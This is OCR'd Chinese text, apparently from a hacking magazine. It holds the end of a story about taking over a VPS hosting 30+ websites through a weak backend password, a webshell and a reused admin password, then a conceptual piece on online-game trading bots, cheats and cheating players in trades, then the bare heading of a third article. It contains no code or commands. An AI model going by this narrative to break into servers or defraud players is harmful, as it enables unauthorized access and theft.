


图5

管理员应该还是做了些安全配置的，比如删除命令执行组件，为每个网站设置单独的用户，设置不可以浏览各个磁盘的根目录等，但权限设置的又不全，导致了获得网站shell后可以浏览某些敏感目录，一个通用的密码导致了服务器权限的陷落。

进了服务器发现是一台VPS主机，上面居然有30多个网站，猜测可能是某人或某个公司购买了这台VPS主机然后给别人放网站的。

这次轻松拿下这台VPS主机运气占了很大成分，运气好弱口令进了网站后台，又运气好发现了服务器管理员的密码。没有任何技术含量，大家莫笑。

浅谈 网络游戏交易机器人

死神队长

相信很多朋友都玩过网络游戏，尤其是在游戏里收购游戏物品。每天手动收购非常繁琐，用按键精灵制作的自动交易又不效率、又不能后台挂着干别的事等，也很有可能导致交易BUG（在处理和玩家在交易时逻辑没作好）使得可以进行欺骗（指玩家放上物品后 又取回物品 但是钱却到了对方的角色上了）这是非常危险的。难道就没有即效率又有安全性又能后台挂机的自动交易程序吗，有的他就是“交易机器人”，现在就来了解它。




图1




图2

外挂种类分三种，有挂机式的、作弊式的、以及恶意式的、（这里所指的是指利用游戏BUG进行恶意做操作）例如随意T人刷钱 复制装备等，相信到这大家都对外挂稍微的了解了。

通过（图1）我们简单的了解到所有操作都交给服务端来处理，服务端相当于一个中介来保证双方的交易安全。接下来看（图2）来了解下游戏中的交易机制。

首先从图中我们看到玩家向服务端发送交易信息数据包（告诉服务端要交易的玩家对象），接着服务端会检测对方是否开放交易，（每个游戏的处理方式不一定一样 这里我以某回合制游戏举例），若玩家未开放交易会返回交易信息一般就是（XXX玩家未开放交易）。这里假设接受交易，这样一来玩家与玩家N的交易就建立了。接着就是等待双方放人交易物品或金钱，然后就是等待交易标识。等待玩家(N)按下确认按钮，接着等待服务端反馈你确认信息，当服务端确认玩家与玩家N都确认交易后，交易完成然后向玩家与玩家可N反馈交易信息（就是物品信息什么的）。这里简单的了解了游戏交易机制这里聪明的朋友应该猜出交易机器人原理了吧，如果猜不出别着急（图3）：




图3

通过图3想必大家都应该了解交易机器人原理，无论做什么 一旦了解原理就觉得不难了。这里很多读者肯定会想到那些关于“强制交易”“刷钱之类”的，这里给各位读者简单的讲解下。

比如说刷钱吧，欺骗服务器的可能性基本不存在，一般类似这种BUG存在性很小。除非程序员加班加点设计游戏某模块后没有进行完整测试就在游戏中开放，才会导致刷钱BUG。虽然不能欺骗服务器但不意味着不能欺骗玩家，这种情况在游戏中有时也会碰到，打个比方：玩家A和玩家B交易。玩家A卖的是价值100万金币的宝石，玩家B毫不犹豫的放上了100万金币，交易成功了。这时玩家A傻眼了明明是100万金币交易成功了，实际得到的才1金币。

说到这里大家也应该有所了解了。

PS：玩腾讯微博的朋友可以收听我的微博id：死神队长，好了浅谈就到这结束了。

这样加密，足矣！

牟晓东




图1

